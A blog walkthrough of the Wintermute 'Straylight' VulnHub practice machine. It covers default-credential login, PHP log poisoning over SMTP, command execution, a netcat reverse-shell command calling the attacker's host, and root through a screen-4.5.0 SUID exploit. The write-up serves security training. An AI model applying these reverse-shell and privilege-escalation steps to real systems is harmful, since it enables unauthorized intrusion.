
Today we’re going to be working on the Wintermute Vulnhub machines, which are themed after the cyberpunk book Neuromancer. It actually consists of two boxes that are intended to be used to practice pivoting and post exploitation, so this post will only cover the first half and the “Straylight” box. The first machine is setup with two virtual NICs, one in the same subnet as my attacking machine and the second in a separate subnet connected to the other Wintermute box (Neuromancer) we’re going to eventually pivot to. My host machine is obviously in the second subnet as well since Virtualbox is hosting it, but my Kali VM is not, so we’re pretending I can only access it through pivoting.
So, getting started, the nmap scan for all ports shows only 3 ports open: 25 (SMTP), 80 (HTTP), and 3000 (Apache Hadoop). SMTP is interesting and I’ve seen exploits in the past that can be used through sending a specially crafted message in it. HTTP would normally be where I’d start poking around, but I’d never heard of Apache Hadoop before and port 3000 is sometimes used for interacting with a JSON API, so I checked it out.


Visiting the page re-directs to a login page for “ntopng”, which is apparently used for monitoring network traffic. Using our l33t h4ck3r skills, we see a line at the bottom of the page that says the default user and password are admin. I tried those and, surprise, we’re logged in.


I actually didn’t end up finding much of use in this application and there were no useful public exploits listed. However, looking at the recent flows for localhost, we see what appears to be two different web directories that are likely on port 80: /turing-bolo and /freeside.
After not finding much to do in the network monitoring application, I went back to HTTP to start poking around. The home page takes us to /xwx.html and displays a message from Wintermute, but also looks like it could be a terminal of sorts.

Checking the source shows the only thing being loaded is a Javascript file that ends up having the message we saw hard-coded into it.


Not much to go on there then as it’s just displaying the contents of the Javascript file. I was running gobuster on HTTP to try and find hidden directories, but we already know about two potentials that we saw in ntopng.

/freeside didn’t have much to work with other than a picture of some kind of space station and nothing interesting in the source. However, /turing-bolo was much more interesting.


This takes us to a page with a drop-down list of four characters from the Neuromancer book and lets us view an activity log for each. I started with “Case” as he was at the top of the list.

A few things stand out on this page. First, part of the activity log mentions adding .log files for other characters to the directory. Second, and more important for our purposes, is the URL we see to access Case’s activity log. It appears to be loading /turing-bolo/bolo.php and using the “bolo” parameter to decide which activity log to display. Putting these two together, we can make an educated guess that the parameter is taking a file name, adding .log to it, and displaying the contents if the file exists.
If we’re able to load any .log file, regardless of the directory, we can potentially poison a given log to gain code PHP code execution. To test this theory, we need to try reading another log file we know exists somewhere on the server. Thinking back to our nmap scan, Postfix SMTP appeared to be listening on port 25, which means there is likely a mail log file. The default mail log location is /var/log/mail, so let’s try that.

Success! We were definitely able to read the log file, though it’s difficult to decipher what is actually in it. Viewing the source of the page makes this easier.

We know we can view a log file and that it’s being loaded through a PHP page. If we can somehow insert some PHP code into the log, it should be executed by the server when we view it. I used the “RCE via Mail” section from Payloads All The Things for this part. Essentially, we connect to port 25, create a new message, and add PHP code into the body before sending it.

The code I used above should allow us to append a “cmd” parameter to the page we use to view the log file and then pass any command we want to execute through it. Going back to the log, we can see that my message was successfully added, but we don’t see any trace of the PHP code.

Now, let’s add the cmd parameter and pass it a command to test for code execution.


Reading the log one more time shows that our “ifconfig” command was successfully executed and displays the network interfaces for this machine. Since we already know there’s a second machine in another subnet this isn’t as immediately useful, but we could potentially use this information as recon for other networks the machine has access to.
Next up, let’s see if we can get a reverse shell. I used the cmd parameter one more time to check if netcat was installed on the server.


Using the command “which nc” shows us that netcat is installed at /bin/nc. Using this, we can try getting a shell using netcat and the command “nc IP PORT -e /bin/bash”. The screenshot below shows the final command to connect to my attacking machine after the spaces were URL encoded.

With a netcat listener set up on my attacking machine, I was able to catch the shell and now have access as the www-data user.

Next up we want to get a fully functional shell that allows tab auto-completion and won’t close if we accidentally hit CTRL-C. We do that by back-grounding the session (CTRL-Z), typing “stty raw -echo”, then bringing the session back to the foreground with “fg”. This will make the command prompt look broken, but hitting enter should bring it back to how it should be.

I poked around the web directory a little, but didn’t find anything too interesting. The /etc/passwd file shows two regular users: wintermute and turing-police.

However, their home directories seem to be basically empty with nothing useful for us.


Next, I checked for SUID files owned by root we could use for privilege escalation. Most were standard, but one stood out as being unusual: screen-4.5.0.
A quick searchsploit search for this shows we’re definitely heading in the right direction.

I looked at the code for the first listed exploit to try and understand what it was doing. It appears to abuse screen’s permissions for opening certain files (like ld.so.preload) to create a file in /tmp called rootshell that will launch /bin/sh as root.

Cool, we know what the exploit does now. Next step is downloading it, transferring to the machine, and running.

I hosted the file on my attacking machine using Python and downloaded it to the target with wget.

Once it was downloaded and made executable (chmod +x file), I ran it and successfully became root.

Lastly, we view root’s directory to find the flag and a note with what are likely clues for how to attack the second machine.

That’s all for this one, but the second box (Neuromancer) should be coming shortly. At this point, we know a few important things that might help once we start our attack on the second box.
- The second machine is on the 192.168.7.0/24 subnet (in my setup at least).
- The root note mentions a web directory at /struts2_2.3.15.1-showcase where a war file was deployed through Tomcat.
- If we can get access to the Tomcat Manager page we can upload a malicious war file of our own to get a shell.
- Potential users:
- wintermute
- turing-police
Until next time, adios.
 My InfoSec Adventures